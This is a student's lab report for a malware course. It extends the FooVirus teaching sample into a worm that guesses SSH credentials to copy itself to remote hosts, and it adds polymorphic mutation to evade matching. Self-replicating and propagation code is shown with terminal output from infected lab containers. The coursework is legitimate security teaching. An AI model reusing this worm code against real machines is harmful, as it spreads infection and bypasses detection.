
CSE 406: Malware Offline Report
Student ID: 1805115


Task 1: We need to turn FooVirus.py virus into a worm by incorporating networking code in it. For this, networking code similar to that of AbraWorm.py is added here so that apart from infecting the foo files in current directory of the host machine, it also deposits a copy to a remote machine by trying random username, password and ip address when "debug = 0", and with fixed username, password and ip address when "debug=1". It does not affect the foo files of the remote machine until a user of the remote machine executes the virus.

Code snippets of the modifications:




```
def get_file_linecounts():
    file_name = __file__  # Get the name of the current file
    line_count = 0

    with open(file_name, 'r') as file:
        for line in file:
            line_count += 1

    return line_count

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022
```

This is used to get the total lines of code of the running virus.



```python
def infect_foo_virus():
    print("""\nHELLO FROM FooVirus\n\n
    This is a demonstration of how easy it is to write
    a self-replicating program. This virus will infect
    all files with names ending in .foo in the directory in
    which you execute an infected file.  If you send an
    infected file to someone else and they execute it, their,
    foo files will be damaged also.

    Note that this is a safe virus (for educational purposes
    only) since it does not carry a harmful payload.  All it
    does is to print out this message and comment out the
    code in .foo files.\n\n""")

    IN = open(sys.argv[0], 'r')
    virus = [line for (i,line) in enumerate(IN) if i <= get_file_linecounts()]

    for item in glob.glob("*.foo"):
        IN = open(item, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any('foovirus' in line for line in all_of_it): continue
        os.chmod(item, 0o777)
        OUT = open(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()

infect_foo_virus()
```

This is the given foo virus code which is wrapped in a function for organizing the code.




```python
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:
                    target_file = "1805115_1.py\n"
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                        continue
                    print("Checking for alredy infected or not\n\n")
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    if target_file.encode('utf-8') in received_list:
                        print("\nThe target machine is already infected\n")
                        continue


                    # Now deposit a copy of 1805115_1.py at the target host:
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print(sys.argv[0])
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue

    if debug: break
```

This is the networking code snippet. Lines 149 to 161 check if the current directory already has a copy of the foo virus (1805115_1.py) or not. If there is already a copy present, then it does not do anything, otherwise, deposits a copy of its own in the remote machine, which is done in lines 165 to 170.


Before Executing the attack:

The contents of the current directory in host machine before the attack is executed:



```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat a.foo
This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat b.foo
This is another file
This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat c.txt
This won't be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ 
```


The file contents of remote machines before executing the attack:




```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh 154
root@154d2c9680ae:/# cd root
root@154d2c9680ae:~# ls
a6.foo  b6.foo  normal.txt
root@154d2c9680ae:~# exit
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh a65
root@a65ed3f1074f:/# cd root
root@a65ed3f1074f:~# ls
a7.foo  b7.foo  n7.txt
root@a65ed3f1074f:~#
```

After Executing the Attack:

The infected foo files of current directory in host machine:




```
1805115_1.py
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat a.foo
#!/usr/bin/env python
import sys
import os
import glob
import paramiko
import scp
import select
import signal
import random


def get_file_linecounts():
    file_name = __file__  # Get the name of the current file
    line_count = 0

    with open(file_name, 'r') as file:
        for line in file:
            line_count += 1

    return line_count

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022
def infect_foo_virus():
    print("""\nHELLO FROM FooVirus\n\n
    This is a demonstration of how easy it is to write
    a self-replicating program. This virus will infect
    all files with names ending in .foo in the directory in
    which you execute an infected file.  If you send an
```



seed@CSE406: ~/Offline-Malware-Jan23/1805115_Code/New Folder
File Edit View Search Terminal Help

```
                    error = stderr.readlines()
                    if error:
                        print(error)
                        continue
                    print("Checking for alredy infected or not\n\n")
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout
.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    if target_file.encode('utf-8') in received_list:
                        print("\nThe target machine is already infected\n")
                        continue


                    # Now deposit a copy of 1805115_1.py at the target host:
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print(sys.argv[0])
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue

    if debug: break
#This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ 
```


Contents of the remote machine directory: Here a copy of the virus is deposited.



```
                    continue

    if debug: break
#This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh 154
root@154d2c9680ae:/# cd root
root@154d2c9680ae:~# ls
1805115_1.py  a6.foo  b6.foo  normal.txt
root@154d2c9680ae:~# exit
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh a65
root@a65ed3f1074f:/# cd root
root@a65ed3f1074f:~# ls
1805115_1.py  a7.foo  b7.foo  n7.txt
root@a65ed3f1074f:~#
```


Executing an infected foo file:

First, a new foo file is created and an infected foo file, a.foo is kept in the same directory.



```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ touch new.foo
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ echo Testing a n
ew foo file by executing an infected foo file > new.foo
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ cat new.foo
Testing a new foo file by executing an infected foo file
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ 
```

After executing a.foo, we see that the new file new.foo is also infected.




```
                    if target_file.encode('utf-8') in received_list:
                        print("\nThe target machine is already infected\n")
                        continue


                    # Now deposit a copy of 1805115_1.py at the target host:
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print(sys.argv[0])
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue

    if debug: break
#This will be affected by foo virus
#Testing a new foo file by executing an infected foo file
```

Task 2: We have to modify the file AbraWorm.py so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.

For this purpose, new line characters are added from randomly chosen set of lines and random characters are inserted at random places of comment blocks.

Code Snippets of Modifications:




```
91  def alter_code():
92      original_file = __file__
93      altered_file = "altered_" + os.path.basename(original_file)
94
95      # Make a copy of the original file
96      shutil.copyfile(original_file, altered_file)
97
98      with open(altered_file, 'r') as file:
99          code = file.readlines()
100
101     # Add new line characters between randomly chosen sets of lines
102     i = 0
103     while i < len(code):
104         if random.random() < 0.3 and i + 1 < len(code):
105             code.insert(i + 1, '\n')
106         i += 1
107
108     # Add some randomly selected characters in comment blocks
109     altered_code = ''
110     for line in code:
111         if '#' in line and '\'#\'' not in line:
112             for i in range(0, random.randint(5, 10)):
113                 random_chars = random.choice(['*', '$', '@', '!', '&', '^', '%'])
114                 hash_index = line.index('#')
115                 random_index = random.randint(hash_index+1, len(line)-1)
116                 line = line[:random_index] + random_chars* random.randint(3,10) + line[random_index:]
117         altered_code += line
118
119     # Save the altered code to the new file
120     with open(altered_file, 'w') as file:
121         file.write(altered_code)
122     return altered_file
123
124 ##   You would want to uncomment the following two lines for the worm to
```

Here, lines 102 to 106 takes each lines of code and adds new lines based on a probability.

Lines 109 to 117 selects the comment blocks and adds random characters in each iteration to random indexes. The frequency of adding a random character in each iteration is [3, 10] and the iteration goes on for at least 5 times and at most 10 times.

Thus no two copies of the worm is same between two remote machines at a given time.

